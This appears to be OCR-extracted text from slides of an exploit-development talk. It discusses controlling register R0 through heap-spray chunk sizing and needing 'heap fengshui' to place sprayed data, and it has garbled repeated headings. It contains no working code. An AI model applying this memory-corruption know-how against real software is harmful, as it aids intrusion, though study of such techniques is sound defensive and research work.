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

What do w d w ieve



What do w d w ieve




What do we have, and what to archieve

- We have control of R0 value in a predicable range (0x1000) at first dereference by adjusting spraying chunk size
  - After first step we know what R0 is, but don’t know where it is
- We can spray any size of any content
  - However we do not know where sprayed address is


We still need heap fengshui

